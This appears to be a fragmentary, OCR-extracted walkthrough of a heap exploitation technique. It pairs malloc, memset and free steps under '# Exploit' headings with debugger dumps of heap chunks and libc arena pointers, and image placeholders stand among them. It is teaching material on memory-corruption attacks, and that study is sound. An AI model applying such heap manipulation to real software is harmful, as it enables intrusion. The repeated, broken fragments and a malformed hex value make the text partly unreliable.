
b\_2 -> Malloc(0x80)




0x602090:	0x4444444444444444	0x0000000000000091
0x6020a0:	0x00007ffff7dd39a8	0x00007ffff7dd39a8
0x6020b0:	0x0000000000000000	0x0000000000000000
0x6020c0:	0x0000000000000000	0x0000000000000000
0x6020d0:	0x0000000000000000	0x0000000000000000
0x6020e0:	0x0000000000000000	0x0000000000000000
0x6020f0:	0x0000000000000000	0x0000000000000000
0x602100:	0x0000000000000000	0x0000000000000000
0x602110:	0x0000000000000000	0x0000000000000000
0x602120:	0x0000000000000000	0x0000000000000091
0x602130:	0x00007ffff7dd37b8	0x00007ffff7dd37b8
0x602140:	0x0000000000000000	0x0000000000000000
0x602150:	0x0000000000000000	0x0000000000000000
0x602160:	0x0000000000000000	0x0000000000000000
0x602170:	0x0000000000000000	0x0000000000000000
0x602180:	0x0000000000000000	0x0000000000000000
0x602190:	0x0000000000000000	0x0000000000000000
0x6021a0:	0x0000000000000000	0x0000000000000000
0x6021b0:	0x0000000000000000	0x00000000000000e1
0x6021c0:	0x00007ffff7dd37b8	0x00007ffff7dd37b8
0x6021d0:	0x0000000000000000	0x0000000000000000
0x6021e0:	0x0000000000000000	0x0000000000000000
0x6021f0:	0x0000000000000000	0x0000000000000000
0x602200:	0x0000000000000000	0x0000000000000000
0x602210:	0x0000000000000000	0x0000000000000000
0x602220:	0x0000000000000000	0x0000000000000000
0x602230:	0x0000000000000000	0x0000000000000000
0x602240:	0x0000000000000000	0x0000000000000000
0x602250:	0x0000000000000000	0x0000000000000000
0x602260:	0x0000000000000000	0x0000000000000000
0x602270:	0x0000000000000000	0x0000000000000000
0x602280:	0x0000000000000000	0x0000000000000000
0x602290:	0x00000000000000e0	0x0000000000000000
0x6022a0:	0x00000000000000210	0x0000000000000090
0x6022b0:	0x0000000000000000	0x0000000000000000

# Exploit

b\_2 -> Malloc(0x80)




memset(b2,'A',0x80)





# Exploit

memset(b2,'A',0x80)




0x602090:	0x4444444444444444	0x0000000000000091
0x6020a0:	0x00007ffff7dd39a8	0x00007ffff7dd39a8
0x6020b0:	0x0000000000000000	0x0000000000000000
0x6020c0:	0x0000000000000000	0x0000000000000000
0x6020d0:	0x0000000000000000	0x0000000000000000
0x6020e0:	0x0000000000000000	0x0000000000000000
0x6020f0:	0x0000000000000000	0x0000000000000000
0x602100:	0x0000000000000000	0x0000000000000000
0x602110:	0x0000000000000000	0x0000000000000000
0x602120:	0x0000000000000000	0x0000000000000091
0x602130:	0x4141414141414141	0x4141414141414141
0x602140:	0x4141414141414141	0x4141414141414141
0x602150:	0x4141414141414141	0x4141414141414141
0x602160:	0x4141414141414141	0x4141414141414141
0x602170:	0x4141414141414141	0x4141414141414141
0x602180:	0x4141414141414141	0x4141414141414141
0x602190:	0x4141414141414141	0x4141414141414141
0x6021a0:	0x4141414141414141	0x4141414141414141
0x6021b0:	0x0000000000000000	0x00000000000000e1
0x6021c0:	0x00007ffff7dd37b8	0x00007ffff7dd37b8
0x6021d0:	0x0000000000000000	0x0000000000000000
0x6021e0:	0x0000000000000000	0x0000000000000000
0x6021f0:	0x0000000000000000	0x0000000000000000
0x602200:	0x0000000000000000	0x0000000000000000
0x602210:	0x0000000000000000	0x0000000000000000
0x602220:	0x0000000000000000	0x0000000000000000
0x602230:	0x0000000000000000	0x0000000000000000
0x602240:	0x0000000000000000	0x0000000000000000
0x602250:	0x0000000000000000	0x0000000000000000
0x602260:	0x0000000000000000	0x0000000000000000
0x602270:	0x0000000000000000	0x0000000000000000
0x602280:	0x0000000000000000	0x0000000000000000
0x602290:	0x00000000000000e0	0x0000000000000000
0x6022a0:	0x0000000000000210	0x0000000000000090
0x6022b0:	0x0000000000000000	0x0000000000000000



# Exploit

memset(b2,'A',0x80)




Free(b\_1)





# Exploit

Free(b\_1)



0x602090:	0x4444444444444444	0x0000000000000091
0x6020a0:	0x00000000006021b0	0x00007ffff7dd37b8
0x6020b0:	0x0000000000000000	0x0000000000000000
0x6020c0:	0x0000000000000000	0x0000000000000000
0x6020d0:	0x0000000000000000	0x0000000000000000
0x6020e0:	0x0000000000000000	0x0000000000000000
0x6020f0:	0x0000000000000000	0x0000000000000000
0x602100:	0x0000000000000000	0x0000000000000000
0x602110:	0x0000000000000000	0x0000000000000000
0x602120:	0x0000000000000090	0x0000000000000090
0x602130:	0x4141414141414141	0x4141414141414141
0x602140:	0x4141414141414141	0x4141414141414141
0x602150:	0x4141414141414141	0x4141414141414141
0x602160:	0x4141414141414141	0x4141414141414141
0x602170:	0x4141414141414141	0x4141414141414141
0x602180:	0x4141414141414141	0x4141414141414141
0x602190:	0x4141414141414141	0x4141414141414141
0x6021a0:	0x4141414141414141	0x4141414141414141
0x6021b0:	0x0000000000000000	0x00000000000000e1
0x6021c0:	0x00007ffff7dd37b8	0x0000000000602090
0x6021d0:	0x0000000000000000	0x0000000000000000
0x6021e0:	0x0000000000000000	0x0000000000000000
0x6021f0:	0x0000000000000000	0x0000000000000000
0x602200:	0x0000000000000000	0x0000000000000000
0x602210:	0x0000000000000000	0x0000000000000000
0x602220:	0x0000000000000000	0x0000000000000000
0x602230:	0x0000000000000000	0x0000000000000000
0x602240:	0x0000000000000000	0x0000000000000000
0x602250:	0x0000000000000000	0x0000000000000000
0x602260:	0x0000000000000000	0x0000000000000000
0x602270:	0x0000000000000000	0x0000000000000000
0x602280:	0x0000000000000000	0x0000000000000000
0x602290:	0x00000000000000e0	0x0000000000000000
0x6022a0:	0x0000000000000210	0x0000000000000090
0x6022b0:	0x0000000000000000	0x0000000000000000


# Exploit





